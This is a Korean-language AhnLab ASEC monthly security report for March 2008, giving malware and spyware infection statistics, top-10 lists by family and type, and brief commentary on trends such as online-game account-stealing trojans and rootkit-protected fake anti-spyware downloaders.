ASEC Report 3월

® ASEC Report

2008. 4.

안철수연구소의 시큐리티대응센터(AhnLab Security Emergency response Center)는 악성코드 및 보안위협으로부터 고객을 안전하게 지키기 위하여 바이러스 분석 및 보안 전문가들로 구성되어 있는 조직이다.

이 리포트는 ㈜안철수연구소의 ASEC에서 국내 인터넷 보안과 관련하여 보다 다양한 정보를 고객에게 제공하기 위하여 악성코드와 시큐리티의 종합된 정보를 매월 요약하여 리포트 형태로 제공하고 있다.


I. ASEC 월간 통계

(1) 3월 악성코드 통계

3월순위		악성코드명	건수	%
1	new	Dropper/OnlineGameHack.20100	310	29.8%
2	new	Win-Trojan/OnlineGameHack.19208	159	15.3%
3	new	Win-Trojan/OnlineGameHack.18768.B	150	14.4%
4	new	Win-Trojan/OnlineGameHack.19938	132	12.7%
5	new	Win-Trojan/OnlineGameHack.34304.P	104	10.0%
6	new	Win-Trojan/OnlineGameHack.31744.AO	57	5.5%
7	new	Win-Trojan/OnlineGameHack.25600.R	38	3.7%
8	6 ↓	VBS/Solow	31	3.0%
9	new	Win-Trojan/Agent.242176.H	30	2.9%
10	new	Win-Trojan/OnlineGameHack.27648.AT	29	2.8%
합계			1,040	100.0%

[표 1-1] 2008년 3월 악성코드 피해 Top 10


2008년 3월 악성코드 피해 Top10에 랭크 된 피해 건수는 1,040건으로 3월 한달 총 피해건수(5,609건)의 약 18.5%에 해당한다. 공휴일 등의 영향으로 PC사용량이 상대적으로 적었던 2월과 비교하면 상당히 높은 수치를 기록한 것이나, 총 피해건수가 비슷했던 지난해 10월과 11월 그리고 올 1월까지의 Top10 수치에 근접하였다. 온라인게임 관련 악성코드의 증가세가 여전하며, VBS/Solow가 순위는 조금 밀려났지만 Top10을 고수한 3월이었다. 순위나 점유율 면에서는 8위를 차지하였지만 접수건 수는 2월 37건, 3월 31건 등으로 큰 감소세가 없고, 감염시 다른 트로이목마 프로그램 보다 큰 피해를 초래하는 악성코드이므로 앞으로도 유심히 지켜봐야 할 필요가 있다.



[그림 1-1] 2008년 3월 악성코드 피해 Top 10

온라인게임 관련 악성코드가 여전히 기승을 부리는 것에 대해서 ASEC 리포트를 통해 여러 번 강조한 바 있다. 한국 내 온라인 게임뿐만 아니라 온라인 게임관련 악성코드의 제작지로 알려져 있는 중국 내에서도 자국의 온라인게임 관련 사용자 정보를 탈취하기 위한 악성코드가 증가되고 있다. 다만 새로운 악성코드의 등장이 우리가 알지 못하던 새로운 기술의 등장이 아니라 약간의 수정 혹은 이미 알려진 정보를 근거로 확대, 재생산의 단순과정을 반복하고 있다.

악성코드 피해 Top 10의 유형별 현황




[그림 1-2] 악성코드 피해 Top 10의 유형별 현황

설치시 자신 스스로를 전파시키는 기능이 없는 트로이목마 프로그램이 피해를 입히는 비율


이 높은 이유는 전파하기 위한 별도의 시도들이 존재하기 때문이다. 대표적으로 드롭퍼가 트로이목마 프로그램의 설치에 이용될 수 있으며, 검증되지 않는 프로그램을 실행하는 과정에서 트로이 목마 프로그램이 설치될 수 있다. 또한 누구나 쉽게 접속하여 이용하는 각종 게시판 및 홈페이지 등을 통해서도 취약점을 이용하여 설치될 수 있으므로 PC사용시 OS의 보안 취약점 패치 설치 및 백신의 최신버전 업데이트 후 사용, 실시간 감시 활성화 등은 꼭 지킬 것을 권한다.

월별 피해신고 건수



[그림 1-3] 2007,2008년 월별 피해신고 건수


위 그래프에서 볼 수 있듯이 1월 8,948건에는 못 미치나 지난해 12월의 5,352건과 비슷한 수치를 기록한 3월이다. 올해 2월을 제외하면, 지난해 10월부터 4천건 이상을 유지하고 있는데 현재의 현상이 언제까지 지속될지 모니터링 해봐야겠지만, 현재의 수치가 크게 떨어지지는 않을 것으로 예상된다.



[그림 1-4] 2008년 3월 악성코드 유형별 피해신고 건 수

트로이목마 프로그램이 76%의 점유율을 보이고 있는 악성코드 유형별 피해신고 부문에서는 드롭퍼와 웜이 각각10%와 9%를 차지하고 있으며, 그 뒤를 스크립트 3%, 유해가능 프로그램이 2%를 차지하고 있다.

피해신고 건수에서 볼 수 있듯이 트로이목마 프로그램의 수가 월등히 높아 상대적으로 드롭퍼나 웜의 비율이 낮게 나오고 있지만 각각의 개별적인 수치를 보면 절대 수치가 떨어지지 않고 있으며, 오히려 웜과 스크립트가 수치상으로 증가했다는 것을 간과해서는 안된다.




[그림 1-5] 2008년 3월 피해 신고된 악성코드의 유형별 현황

유형별 신고건수를 살펴보면 피해신고 건 수와 유사하게 트로이 목마 프로그램이 76%를 차지하고 있다. 그 뒤를 웜 10%, 스크립트 5%, 유해가능 프로그램 4%를 차지하고 있다.

	1 월		2 월		3 월	
트로이목마	1590	77.2%	1047	76.8%	1680	75.8%
바이러스	1	0.0%	1	0.1%	0	0.0%
드롭퍼	249	12.1%	68	5.0%	119	5.4%
유해가능	65	3.2%	71	5.2%	84	3.8%
스크립트	41	2.0%	50	3.7%	104	4.7%
웜	113	5.5%	127	9.3%	228	10.3%
계	2059	100.0%	1364	100.0%	2215	100.0%

[표 1-2] 2008년 1사분기 악성코드 유형별 현황

1분기에는 트로이 목마의 강세, 웜과 스크립트의 상승이 눈에 띈다. 특히 점유율 면에서는 전월 대비 1% 밖에 증가하지 않은 웜과 스크립트가 실제 신고된 건 수로 확인해 보면 각각 101건과 54건 증가한 것을 알 수 있다. 웜이나 스크립트의 경우 트로이목마 프로그램의 치료방법과는 달리 의심파일의 제거 이외에도 부가적인 수정작업이 더 필요할 수 있으므로 웜이나 스크립트 류의 악성코드가 발견되면 검증된 백신을 이용한 진단/치료를 수행할 것을 권한다.



[그림 1-6] 2008년 월별 피해신고 악성코드 종류

[그림 1-6]의 월별 피해신고 악성코드 종류를 보면 2월 1,364건보다 851건 증가한 2,215건이 접수되었음을 알 수 있다. 이는 지난 1월의 2,059건보다 7.57% 증가한 것이며 전년도

최고치였던 2007년 12월의 2,003건보다 10.58% 증가한 것이다. 지난해 11월부터 계속되는 악성코드의 증가추세가 계속될 것인지 지속적인 모니터링이 필요하다.


국내 신종(변형) 악성코드 발견 피해 통계

3월 한달 동안 접수된 신종 (변형) 악성코드의 건수 및 유형은 [표 1-3], [그림 1-7]과 같다.

	웜	트로이	드롭퍼	스크립트	파일	매크로	부트	부트/파일	유해가능	비윈도우	합계
01 월	47	471	107	2	1	0	0	0	8	0	636
02 월	43	281	21	3	3	0	0	0	5	0	356
03 월	29	675	48	6	9	1	0	0	46	0	814

[표 1-3] 2008년 최근 3개월간 유형별 신종 (변형) 악성코드 발견 현황


이번 달은 전월 대비 악성코드가 129% 가량 증가 하였다. 전월에 언급 한 바와 같이 2월은 중국의 춘절과 우리의 설날 등으로 중국으로부터 악성코드 제작 및 유입 등 신고접수가 다른 달과 달리 잘 이루어지지 않기 때문으로 분석된다.



[그림 1-7] 최근 3년간 2 ~ 3월 악성코드 통계

[그림 1-7]처럼 3월은 악성코드 비율이 해마다 증가함을 볼 수가 있다. 특히 증가되는 악성코드의 유형은 늘 그렇듯이 중국산 백도어 또는 온라인 게임의 사용자 계정의 정보를 훔쳐내는 형태가 2월보다 유독 증가하였다.

다음은 이번 달 악성코드 유형을 상세히 분류 하였다.



[그림 1-8] 2008년 3월 신종 및 변형 악성코드 유형


트로이목마류가 전체 83%를 차지하고 있다. 이는 전월 대비 4% 증가 한 비율이다. 또한 실행파일을 감염 시키는 바이러스도 전월대비 크게 증가 하였다. 이번 달은 모두 8종류의 바이러스가 발견/보고 되었는데, 모두 Win32/Diskgen 바이러스 변형들이다. 본 문서를 작성하는 현재 Win32/Diskgen 바이러스 변형은 안철수연구소 기준으로 25개의 변형이 발견/보고되었다. 주로 교육기관 (대학교등)등에서 발견/보고되고 있어 중국산 바이러스인 해당 악성코드가 국내 교육기관을 대상으로 집중적으로 유포되어 피해를 입히고 있는 것으로 추정된다.

유해가능 프로그램이 이달들어 소폭 증가하였는데, 주로 키로거 들로서 주로 웹상에서 쉽게 수집될 수 있는 종류이다.

웜은 전월 대비 소폭 감소하였는데, Win32/Zhelatine.worm이 감소한 것이 원인으로 보인다.

1종이 발견된 엑셀 매크로 바이러스는 X97M/Yagnuul로서 국외에서는 이미 오래전에 발견된 형태로 VBA가 아닌 포뮬러로 제작한 형태이다.


다음은 3 월에 증가 및 감소한 주요 악성코드 유형에 대한 현황이다.



[그림 1-9] 2008년 03월 감소 및 증가 악성코드 유형

이번 달은 전월대비 웜 유형이 소폭 감소하였다. 원인으로는 2월에 발렌타인 데이를 노리고 Win32/Zhelatine.worm과 미국 대통령 후보자 예비 선거관련 및 유명 연예인의 동영상을 사칭하는 스팸 메일러인 Win-Trojan/Runtime 변형 그리고 Dropper/Srizbi 등이 3월에는 감소하였기 때문으로 보인다.

다음은 트로이목마 및 드롭퍼의 전체 비중에서 상당한 비율을 차지 하는 온라인 게임의 사용자 계정을 탈취하는 트로이목마의 추세를 살펴보았다.



[그림 1-10] 온라인 게임 사용자 계정 탈취 트로이목마 현황


새로 발견된 게임핵류는 전월과 비교하여 무려 177% 가 증가하였다. 2월 이후 3월에 이렇게 증가할 가능성에 대하여 전월 ASEC 리포트와 이번호의 서두에서 언급 하였다. 국내 유입되는 악성코드 대부분을 차지하는 중국산 악성코드 그리고 악성코드 유형에서 제일 많은 비중을 차지하는 트로이목마 유형 중에서도 게임핵류의 비율은 2월과 다르게 상당히 높은 편이다.

(2) 3월 스파이웨어 통계

3월 스파이웨어 피해 현황

순위		스파이웨어 명	건수	비율
1	New	Win-Spyware/Xema.208896.D	20	22%
2	New	Win-Dropper/RedPost.270336	16	15%
3	New	Win-Downloader/Xema.2326528	14	11%
4	New	Win-Downloader/Xema.344064	11	9%
5	↓4	Win-Spyware/HideProc.43008	11	9%
6	New	Win-Spyware/MProtector.4096	11	9%
7	New	Win-Clicker/FakeAlert.6144	10	8%
8	New	Win-Downloader/Reanimator.16384	7	6%
9	New	Win-Downloader/Linkage.73728.B	7	6%
10	New	Win-Dropper/Cygirsha.192512	6	5%
합계			113	100%

[표 1-4] 2008년 3월 스파이웨어 피해 Top 10



[그림 1-11] 2008년 3월 스파이웨어 피해 Top 10

지난 2월에 비하여 스파이웨어 피해 신고 건수가 약 150건 감소한 가운데 3월에는 외산 스파이웨어의 피해 신고가 많이 접수되었다. 최근 많은 피해를 입히고 있는 클리커 훼이크 얼

럿(Win-Clicker/FakeAlert)류의 스파이웨어는 불법 소프트웨어를 사용하고자 하는 사용자를 노리고 크랙된 소프트웨어, 키젠(Keygen) 등으로 위장하여 배포되고 있는데, 이 같은 프로그램을 다운로드하여 실행/설치하는 경우 루트킷(Rootkit)과 스팸봇(SpamBot)을 포함한 여러가지 트로이목마와 함께 허위 안티-스파이웨어 등의 스파이웨어에 감염될 수 있다.

2008년 3월 스파이웨어 피해 Top10 가운데 다운로더 리애니메이터(Win-Downloader/Reanimator.16384)는 허위 안티-스파이웨어 프로그램을 다운로드하고 설치한다. 다운로더 리애니메이터는 악의적인 루트킷 드라이버에 의해 보호되며 이 루트킷 드라이버 때문에 수동제거가 불가능하다. 이 루트킷 드라이버는 윈도우의 정상 Beep 드라이버를 제거한 후 동일한 경로명을 사용하여 생성되므로 정상 파일과 구별하기 매우 어려운 특징이 있다.

델파이로 제작된 프로세스 숨김 기능의 스파이웨어 하이드프록(Win-Spyware/HideProc.43008)은 지난 달에 이어 스파이웨어 피해 Top10에 올라 있으며, 국내에서 제작된 스파이웨어의 프로세스를 숨기는 목적으로 여러 스파이웨어에 의해 배포되고 있다.

2008년 3월 유형별 스파이웨어 피해 현황은 [표 1-5]와 같다.

	스파이웨어류	애드웨어	드롭퍼	다운로더	다이얼러	클리커	익스플로잇	AppCare	Joke	합계
1월	268	556	117	1134	4	4	0	0	0	2083
2월	264	281	139	358	3	12	2	1	1	1061
3월	264	140	154	309	1	36	1	5	0	910

[표 1-5] 2008년 3월 유형별 스파이웨어 피해 건수

